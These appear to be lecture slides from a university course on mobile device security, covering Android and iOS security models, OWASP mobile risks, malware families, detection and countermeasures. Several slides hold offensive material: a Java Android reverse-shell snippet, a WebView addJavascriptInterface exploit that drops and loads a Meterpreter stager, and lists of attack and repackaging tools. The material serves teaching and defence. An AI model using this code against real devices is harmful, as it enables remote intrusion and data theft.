Mobile device security, threats and malware

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Mobile device security, threats and malware

- Mobile device security in general
- Android security model
- iOS security model
- Android malware
- iOS malware
- Countermeasures

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union


Mobile device security in general

- Significant increase in number and type of mobile devices that are in use
- High degree of reliance on mobile devices
- Use of personal devices in work environments
- Mobile devices = high security risk that has to be managed

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Mobile platforms in use in 2019



ISSES

Co-funded by the Erasmus+ Programme of the European Union

Common Problems

- Passwords are not set/passwords are incredibly weak
- Wireless connections are not protected
- Malware
- No security software installed
- Out-of-date operating system software
- Out-of-date application software
- Rooted or jailbroken device
- Fragmentation (Android devices)

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Mobile device threat models

- Theft – physical access
- Standard computer and network threats
- System attacks – vulnerabilities in mobile platforms
- Malware

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Mobile device security models

- Five key areas:
  - **Access control** – passwords, biometrics, etc.
  - **Digital signing** of applications – authentication and integrity (possible to avoid)
  - **Encryption** – data protection
  - **Isolation** – least privilege for applications
  - **Permissions-based access control** –limits the scope of access of an application

OWASP Top 10 Mobile Risks - 2016

- M1: Improper Platform Usage
- M2: Insecure Data Storage
- M3: Insecure Communication
- M4: Insecure Authentication
- M5: Insufficient Cryptography
- M6: Insecure Authorization
- M7: Client Code Quality
- M8: Code Tampering
- M9: Reverse Engineering
- M10: Extraneous Functionality

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

OWASP Top 10 Mobile Risks - 2023

- M1: Improper Credential Usage
- M2: Inadequate Supply Chain Security
- M3: Insecure Authentication/Authorization
- M4: Insufficient Input/Output Validation
- M5: Insecure Communication
- M6: Inadequate Privacy Controls
- M7: Insufficient Binary Protections
- M8: Security Misconfiguration
- M9: Insecure Data Storage
- M10: Insufficient Cryptography

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Bring Your Own Device

- Trend
- Employees provide their own equipment in the form of smartphones, laptops, tablets, and other types of electronics
- These devices are connected to the corporate network
- Device management
- Requirements definition
- Personal phone wipe

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Access control

- Need PIN or pattern to unlock device
  - Once unlocked all apps are accessible
- Set a PIN or pattern per app (per photo, video)
  - App Protector Pro, Seal, Smart lock
- Front camera takes picture when wrong PIN entered
  - GotYa
- Remember from Computer Security course – brute force attacks – works only for offline attacks
- Attacks on mobile devices
  - Smudge attacks
  - Entropy (using patterns with small number of strokes)
  - Biometric unlock (not secret and cannot be changed)
- Erase phone when stolen
- Mobile device management
  - Manage mobile devices across organization (Diagnostics, repair, and update, Backup/restore, Policy enforcement (e.g. only allowed apps), Remote lock and wipe, GPS tracking)

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Pen testing mobile device (classical approach)

- Same as any other network device
- **Footprinting** - locate and identify a mobile device plugged into a network (Nmap)
- **Scanning** - which wireless networks the devices are looking for (Kismet)
- **Exploitation** - attack a device using standard methods
- **Post Exploitation** - inspect sensitive data areas on mobile devices (SMS)

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Pen testing mobile device (using mobile device)

- **Networking Tools**
  - IP Tools by AmazingByte - routing information, DNS settings, IP configuration
  - LanDroid by Fidanov Networks
  - The Network Handbook by Smoothy Education
  - Fing by Overlook - evaluation of network security, host detection, and some Wi-Fi tools
  - Mobile NM by Gao Feng - a mobile version of the powerful Nmap
  - Port Scanner by Catch 23 - includes support for technologies such as 3G
  - Packet Capture by Grey Shirts - like Wireshark but does not use root permissions to operate
  - Packet Generator by NetScan Tools i- packet crafter
  - Shark for Root by Elviss Kuštans - scaled-down version of Wireshark forAndroid
  - UPnP Scanner by GeminiApps - scan and detect Universal Plug and Play devices on the network
  - PacketShark from GL Communications - packet sniffer application
  - SharesFinder by srcguardian - finds network shares on the local network segment

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Pen testing mobile device (using mobile device) (2)

- **Session Hijacking Tools**
  - DroidSheep by Andreas Koch - allows you to save cookies/files/sessions for later analysis
  - FaceNiff - sniff and intercept web session profiles over Wi-Fi networks
  - SSLStrip for Android(Root) by NotExists - target SSL-enabled sessions and use non-SSL-enabled links in order to sniff their contents
- **Denial of Service**
  - Low Orbit Ion Cannon (LOIC) by Rifat Rashid - network stress-testing a denial-of-service attack against a target application
  - AnDOSid by Scott Herbert - simulates a DOS attack.
  - Easy Packet Blaster by Hunter Davis - very effectively shuts down a network host with traffic

Pen testing mobile device (using mobile device) (3)

- **Scanners**
  - WPScan for Android by Alessio Dalla Piazza - WordPress vulnerability scanner
  - App Scanner by Trident Inc. - targets applications and their potential vulnerabilities
  - CCTV Scanner - locates cameras on networks and gives information regarding the devices
  - NetCut by Fortiz Tools - tests the security of firewalls
- **SQL Injection Tools**
  - DroidSQLi, sqlmapchik by Maxim Tsoy , SQLite Editor by Weavebytes
- **Proxy Tools**
  - SandroProxy by sandrob, Psiphon

ISSES

Co-funded by the Erasmus+ Programme of the European Union

Pen testing mobile device (using mobile device) (4)

- **Web Application Testing**
  - HTTP Injector by Evozi, HTTP Tool by ViBO, Burp Suite
- **Log File Readers**
  - Syslog, ALog reader
- **Wi-Fi Tools**
  - Wifite, AirMon by Maxters, WifiKill by Mat Development, Wigle Wi-Fi Wardriving from WiGLE.net, Kismet
- **Pentesting Suites**
  - dSploit Scripts by jkush321, zANTIi, Hackode by Ravi Kumar Purbey I
- **Staying Anonymous**
  - Orbot, Orweb from the Guardian Project, Incognito

Co-funded by the Erasmus+ Programme of the European Union

Android security model

- Android was developed in 2003 by Android Inc. (based on Linux kernel)
- In 2005 it was purchased by Google
- Google follows security model described earlier (Access control, Digital signing, Encryption, Isolation, Permissions-based access control)
- Android uses a security model that allows for the flexibility, while providing protection for users and applications
- It also supports developers and makes the platform easy to work with and easy to engage security controls

Co-funded by the Erasmus+ Programme of the European Union

Android security model (2)

- Android security
  - consists of series of components working together
  - each component in the system is self-contained
  - each component focuses on security measures for itself
  - only a very small portion of the Android OS ever runs with root access
  - everything else runs with less access and in an application sandbox

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Sandboxing

- Common technique used in application development
- Provides security, stability, and isolation
- Limits an application or environment’s access to a specific portion of the system - creating its own “sandbox”
- It is not limited to a specific platform or technology


Android device components

- Device hardware
- Android operating system
- Android application runtime
  - Preinstalled applications
  - User-installed applications—Android provides an open development environment
- Cloud-based services
  - Google Play
  - Android Updates
  - Application services


ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

Android Applications

- AndroidManifest.xml



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    package="com.example.androidlab">
    <uses-permission android:name="android.permission.INTERNET" />
    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="AndroidLab"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.AndroidLab"
        tools:targetApi="31">
    <activity
        android:name=".MainActivity"
        android:exported="true"
        android:label="@string/app_name">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER"
        </intent-filter>
    </activity>
    </application>

</manifest>
```



Twitter
Version 5.28.0 can access

Identity
- find accounts on the device
- add or remove accounts
- read your own contact card

Contacts/Calendar
- read your contacts

Location
- precise location (GPS and network-based)

SMS
- receive text messages (SMS)

Photos/Media/Files
- read the contents of your USB storage
- modify or delete the contents of your USB storage

Camera/Microphone

Updates to Twitter may automatically add additional capabilities within each group. Learn more

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Android Fragmentation

- Android is customizable and is open source = a huge number of tweaks
- The Android community of developers and enthusiasts has actually created numerous custom versions of Android
  - SlimROM, an extremely stripped-down version of Android that’s small, fast, and very functional.
  - Android Open Kang Project (AOKP), which looks like standard Android but is customizable.
  - Paranoid Android or CyanogenMod

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

iOS security model

- iOS is based on the OS X for the Mac
- iOS covers only four components from the previously mentioned security model
  - **Traditional Access Control**
  - **Application Provenance**
  - **Encryption**
  - **Isolation**
- Unlike Android users of Apple devices cannot install non-Apple approved applications on their phone

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

iOS security model (2)

- Jailbreaking
  - many manufacturers of smartphones, tablets, game consoles, and other systems include digital rights management (DRM) in their products
  - DRM exists to control the types of software you can run on your device as well as preserve security in some cases
  - Jailbreaking is used to get around the restrictions imposed by DRM and let you run whatever you want to run and do whatever you want to do on the device
  - From a technical standpoint, jailbreaking is simply applying a set of kernel-level patches to a system that allows the owner of the device to run unsigned applications
  - voiding your warranty
  - effectively opening the device up with so much access that anything can run without restriction, including malware

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

iOS Sandbox

- Limit app's access to files, preferences, network, other resources
- Each app has own sandbox directory
- Limits consequences of attacks
- Same privileges for each app
- All 3rd party apps are sandboxed:
  - run as the non-privileged user "mobile"
  - access limited by underlying OS access control
- Each app has a unique home directory for its files randomly assigned when the app is installed
- Accessing other info only through mediated services provided by iOS

Co-funded by the
Erasmus+ Programme
of the European Union

iOS security model (3)

- All executable code must be signed by Apple certificate, including
  - Native apps
  - 3rd party apps (signed after Apple review)
  - Dynamic libraries
    - App can link against any dynamic library with the same TeamID (10-char string)

ISSES

Co-funded by the Erasmus+ Programme of the European Union

App Store for Android

- Google Play
- Google Bouncer -> Google Play Protect
- Code Analysis for Security reasons

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Android malware - classes

- Trojan
  - FakeNetflix, Fakeplayer, Zsone, Android.Foney
  - Zitmo, Spitmo
- Backdoor
  - rage-against-the-cage, gingerbreak, basebridge, Kmin, Obad
- Worm
  - Android.Obad.OS
- Botnet
  - Geinimi, Anserverbot, Beanbot
- Spyware
  - Nickyspy, GPSSpy
- Aggressive Adware
  - Plankton
- Ransomware
  - FakeDefender.B

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Android malware – penetration techniques

- Repackaging Popular Apps
  - Manually
  - Automatically: AndroRAT APK Binder
- Drive-by Download
  - Android/NotCompatible
- Dynamic Payload
  - BaseBridge, Anserverbot
  - DroidKungFuUpdate

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Android malware - detection

- Approaches for assessment, analysis and detection:
  - Static
    - Signature-based Malware Detection
    - Component-based Analysis
    - Permission-based Analysis
  - Dynamic
    - Profile-based Anomaly Detection
    - Malicious Behavior Detection
    - Virtual Machine Introspection

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union


Android malware – detection (2)

- Tools for assessment, analysis and detection
  - Reverse-Engineering Tools
    - apktool, dex2jar, ...
  - Complete solutions
    - Androguard, Andromaly, Droidbox, Kirin, TaintDroid, ...

Co-funded by the
Erasmus+ Programme
of the European Union

Android malware - Reverse shell

- Reverse shell




```
@Override
protected Void doInBackground(String... strings) {
    Socket socket = null;
    try {

        while(true){
            Log.d(TAG, msg: "trying");
            socket = new Socket();
            try{
                socket.connect(new InetSocketAddress(strings[0], Integer.parseInt(strings[1])), timeout: 3000);
            }catch (SocketTimeoutException | SocketException e){
                Log.d(TAG, msg: "error");
                activity.runOnUiThread(new Runnable() {
                    @Override
                    public void run() {
                        new tcpConnection(activity,context).execute(config.IP,config.port);
                    }
                });

                //new tcpConnection(activity,context).execute(config.IP,config.port);
            }
            if(socket.isConnected()){
                Log.d(TAG, msg: "done");
                break;
            }
        }
        out = new DataOutputStream(socket.getOutputStream());
        BufferedReader in = new BufferedReader(new InputStreamReader(socket.getInputStream()));
        String model = android.os.Build.MODEL+"\n";
        String welcomeMess = "Hello there, welcome to reverse shell of "+model;
        out.write(welcomeMess.getBytes( charsetName: "UTF-8"));
        String line;
```

ISSES


Co-funded by the
Erasmus+ Programme
of the European Union

Android malware – WebView exploit (1/2)


- addJavascriptInterface method



```
public class JSClass {
    int x;
    String str;

    public JSClass(int x, String str) {
        this.x = x;
        this.str = str;
    }

    public String doStuff() { return str + x; }
}
```




```
JSClass jsClass = new JSClass( x: 1,  str: "ABC");
webView.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(jsClass,  name: "jsObj");
```




ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

Android malware – WebView exploit (2/2)

- Java Reflection API
- Adobe Reader
- @JavascriptInterface



```
function attemptExploit(obj) {
    // ensure that the object contains a native interface
    try { obj.getClass().forName('java.lang.Runtime'); } catch(e) { return; }

    // get the pid
    var pid = obj.getClass()
    forName('android.os.Process')
    getMethod('myPid', null)
    invoke(null, null);

    // get the runtime so we can exec
    var runtime = obj.getClass()
                     .forName('java.lang.Runtime')
                     .getMethod('getRuntime', null)
                     .invoke(null, null);
    // ostatak koda
}

for (i in top) { if (attemptExploit(top[i]) === true) break; }
```



```
// libraryData contains the bytes for a native shared object built via NDK
// which will load the "stage", which in this case is our android meterpreter stager.
var libraryData = "<podaci_za_deljenu_biblioteku>";
var stageData = "<podaci_za_aplikaciju>";

var path = '/data/data/' + exec(runtime, ['/system/bin/sh', '-c', 'cat /proc/'+pid.toString()+'/cmdline']);
var libraryPath = path + '/<ime_maliciozne_deljene_biblioteke>.so';
var stagePath = path + '/<ime_maliciozne_aplikacije>.apk';

// build the library and chmod it
runtime.exec(['/system/bin/sh', '-c', 'echo -e "'+libraryData+'" > '+libraryPath]).waitFor();
runtime.exec(['chmod', '700', libraryPath]).waitFor();

// build the stage, chmod it, and load it
runtime.exec(['/system/bin/sh', '-c', 'echo -e "'+stageData+'" > '+stagePath]).waitFor();
runtime.exec(['chmod', '700', stagePath]).waitFor();

// load the library
runtime.load(libraryPath);

// delete dropped files
runtime.exec(['rm', stagePath]).waitFor();
runtime.exec(['rm', libraryPath]).waitFor();


return true;
```

Injecting Malicious Code

- Steps:
  - Decompiling apk files
  - Changing smali files and adding malicious code
  - Compiling changed app
- Automatically with Apps:
  - Msfvenom, Evil-Droid, TheFatRat

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Exploiting adb

- adb tool
- Port 5555 used for communication
- With root access you can open port 5555
- Ghost framework

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

Samsung KNOX

- Used for checking the integrity of device
- smdm:// used by KNOX for updates
- update_url can be a link to malicious software

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

iOS malware

- Ikee (2012)
  - Worm capabilities (targeted default ssh pwd)
  - Worked only on jailbroken phones with ssh installed
- Find and call (2012)
  - Accesses user’s contacts and spams friends
- Jekyll-and-Hyde (2013):
  - Benign app that turns malicious after it passes Apple’s review
  - App can post tweets, take photos, send email and SMS, etc.

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

iOS malware (2)

- Xsser mRat (2014)
  - Steal information from jailbroken iOS devices
- WireLurker (2014)
  - Infects iOS through USB to OSX machines
- Xagent (2015)
  - Spyware. Steals texts, contacts, pictures, …

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Countermeasures

- Setting passwords on all mobile devices
- Strong passwords are recommended on all devices
- Install antimalware applications
- Use encryption on all devices
- Ensure that your device is always current with the latest software updates
- Avoid installing applications from unknown sources
- Back up the device regularly
- Avoid rooting or jailbreaking a device
- Enable remote wipes if possible
- Verify applications before downloading

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

NOTICE FOR STUDENTS

- Topics of the Advanced Network and System Security course involve the study of various mechanisms that violate information security and make intrusions into computer systems and networks.
- The application of these mechanisms when executed towards the systems of individuals and legal entities, which are not familiar with them and are not consentient with the activities on checking vulnerability and testing intrusions into their systems, is punishable under the Criminal Law of the Republic of Serbia (Articles 298 to 304a).
- Students enrolled at the Advanced Network and System Security course may use these methods for study purposes only within the closed laboratory environment provided for teaching the Advanced Network and System Security course.
- Students may not imply that they are in any way encouraged by the teachers or that they are recommended to use these methods toward other systems of the School of Electrical Engineering or the systems of any third party entity or individual.
- Any eventual activity that a student would undertake using these methods and mechanisms according to systems that are not within the laboratory on the course is the sole responsibility of the student.

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union